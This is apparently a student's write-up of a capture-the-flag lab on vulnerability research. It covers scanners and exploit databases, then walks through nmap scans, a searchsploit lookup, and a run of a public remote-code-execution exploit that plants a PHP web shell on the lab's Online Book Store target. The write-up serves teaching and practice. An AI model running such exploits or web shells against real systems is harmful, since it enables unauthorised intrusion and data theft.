Vulnerabilities 101

So in this module we will discuss the differences with automated vs manual vulnerability research.

Nesses Vulnerability Scanner

Advantages:

1. Automated scans are easy to repeat - Results can be shared easily.
2. Scanners are quick and can test numerous applications efficiently.
3. Open source solutions exist.
4. Automated scanners cover a wide range of vulnerabilities hard to search manually.


Disadvantages:

1. People often rely on these tools
2. They are extremely “loud” and produce a lot of traffic. Not good if you need to be quiet.
3. Open source solutions are limited, and require investment to enhance.
4. Often do not find every vulnerability on an application.

Frameworks like **metasploit** often have vulnerability scanners. Manual scanning is often the weapon of choice for offensive testers when testing on applications or programs.

Vulnerability types:

1. Security Misconfigurations: Due to developer oversight eg, exposing server information in messages between application and attacker.
2. Broken Access Control: Occurs when the attacker is able to access part of the application they are not supposed to access.
3. Insecure Deserialization: Insecure processing of data over an application, attacker may be able to pass malicious code to the application where it will then be executed.
4. Injection: Attacker puts malicious data into the application, due to a failure of not ensuring appropriate sanitisation techniques.




Finding Manual Exploits

Rapid7
Much like other services such as Exploit DB, NVD, Rapid7 is a vulnerability research database. This data also acts as a exploit database.
Also the database contains instructions for exploiting applications using the popular metasploit tool.

Github
Popular web service designed for software developers. The site usually hosts and shares sources of applications to allow a collaborative effort. Github is extremely useful in finding rare or fresh exploits because you can create an account and upload. No formal verification process. But PoC **Proof of Concept** may not work where little to no support will be provided.

Searchsploit
Tool available on popular penetrative distributions such as Kali Linux.

```
searchsploit wordpress
WordPress Theme Think Responsive 1.0 - Arbitr | php/webapps/29332.txt
WordPress Theme This Way - 'upload_settings_i | php/webapps/38820.php
WordPress Theme Toolbox - 'mls' SQL Injection | php/webapps/38077.txt
WordPress Theme Trending 0.1 - 'cpage' Cross- | php/webapps/36195.txt
WordPress Theme Uncode 1.3.1 - Arbitrary File | php/webapps/39895.php
WordPress Theme Urban City - 'download.php' A | php/webapps/39296.txt
WordPress Theme Web Minimalist 1.1 - 'index.p | php/webapps/36184.txt
WordPress Theme White-Label Framework 2.0.6 - | php/webapps/38105.txt
WordPress Theme Wp-ImageZoom - 'id' SQL Injec | php/webapps/38063.txt
WordPress Theme Zoner Real Estate - 4.1.1 Per | php/webapps/47436.txt
```



Apache Tomcat

Modifying an Exploit (Before)

```
nano exploit.py
mymachine="192.168.1.10"
port="1337"
```

Modifying an Exploit (After)

```
nano exploit.py
mymachine="10.13.37.10"
port="1337"
```

Once we have configured the exploit correctly, let's further read this exploit to understand how to use it. In the snippet below, we can see that we need to provide two arguments when running the exploit:

Listing the arguments for an exploit

```
exploit.py --help
To use this exploit, provide the following arguments:
-u The URL of the application
-c the command that you wish to execute
```

The idea with an application is that there can be many configurations used in order to exploit a vulnerability. Eg here we have the modification, before, after and listening the arguments for the exploit we wish to use.

Running the exploit to output the name of the user that the application is running as

```
exploit.py -u http://10.10.10.10 -c "whoami"
www-data
```

Running the exploit to output the contents of a file on the target machine

```
exploit.py -u http://10.10.10.10 -c "cat flag.txt"
THM{EXPLOIT_COMPLETE}
```


So this is a remote exploit. Or better known as:

Answer the questions below

What type of vulnerability was used in this attack?

Remote Code Execution ✓ Correct Answer Hint

Practical Exploitation:



I was given a link with the IP and it took me to this webpage. The idea is we must explore the contents and try and exploit the webpage as best as we can.


```
root@ip-10-10-223-27:~# nmap -sS 10.10.57.42
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-29 11:58 BST
Nmap scan report for ip-10-10-57-42.eu-west-1.compute.internal (10.10.57.42)
Host is up (0.0046s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:FB:07:AF:80:ED (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
root@ip-10-10-223-27:~#
```

First I did a quick -sS scan through nmap to see which ports were open. Being secure shell and Http.


```
root@ip-10-10-223-27:~# nmap -sV -p 80 10.10.57.42
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-29 12:01 BST
Nmap scan report for ip-10-10-57-42.eu-west-1.compute.internal (10.10.57.42)
Host is up (0.00015s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 02:FB:07:AF:80:ED (Unknown)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.60 seconds
```

Knowing port 80 was open I decided to initiate another scan that was focussed on the open port. Though this exact command is likely to trigger an IDS response.

Online Book Store v1.0 I notice this text at the bottom right which is actually one of the question we require the answer for! So I plugged that in.




So next we have valuable information thanks to the scans we did. We know port 80 is open so we can try to exploit it in the command prompt. At this stage I just want to mention there was a few tools I was taken back to, Burp Suite being the primary one, which means I am beginning to think of more ways in how I can exploit different applications using different tools.



And! I was also taken back to when I used telnet. So here we can see because the port is open we can use GET requests to try find the flag, and exploit the website components.

Building onto Burp Suite, I remembered that there is a mapper offline which we can do which tells us all the potential links that are accessible on that page. Let's use that and map the webpage.



Am I straying too much from what the task is asking? Maybe. But I am applying my knowledge what the application and as you can see, it's getting information!

Right, let's go back to what the module was telling us. I can see manual searches we can use is searchsploit!

We already know the version, V1.0 and that the before text **Online Book Store** may really help us here.

So in the command panel lets use search sploit and see what we can find.

```
root@ip-10-10-223-27:~# searchsploit online book store
---------------------------------------------- ----------------------
 Exploit Title                                |  Path
---------------------------------------------- ----------------------
GotoCode Online Bookstore - Multiple Vulnerab | asp/webapps/17921.txt
Online Book Store 1.0 - 'bookisbn' SQL Inject | php/webapps/47922.txt
Online Book Store 1.0 - 'id' SQL Injection    | php/webapps/48775.txt
Online Book Store 1.0 - Arbitrary File Upload | php/webapps/47928.txt
Online Book Store 1.0 - Unauthenticated Remot | php/webapps/47887.py
Online Event Booking and Reservation System 1 | php/webapps/50450.txt
---------------------------------------------- ----------------------
Shellcodes: No Results
root@ip-10-10-223-27:~#
```

The most interesting one amongst them is the .py file (python) file.

```
root@ip-10-10-223-27:~# searchsploit -m php/webapps/47887.py
  Exploit: Online Book Store 1.0 - Unauthenticated Remote Code Execution
      URL: https://www.exploit-db.com/exploits/47887
     Path: /opt/exploitdb/exploits/php/webapps/47887.py
    Codes: N/A
 Verified: True
File Type: ASCII text
Copied to: /root/47887.py
```

```
root@ip-10-10-223-27:~# python ./47887.py http://10.10.57.42
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.57.42/bootstrap/img/QU1Ud3I7jU.php
> Example command usage: http://10.10.57.42/bootstrap/img/QU1Ud3I7jU.php?cmd=who
ami
```

We then want to load shell and there is a file called flag.txt
THM{BOOK_KEEPING}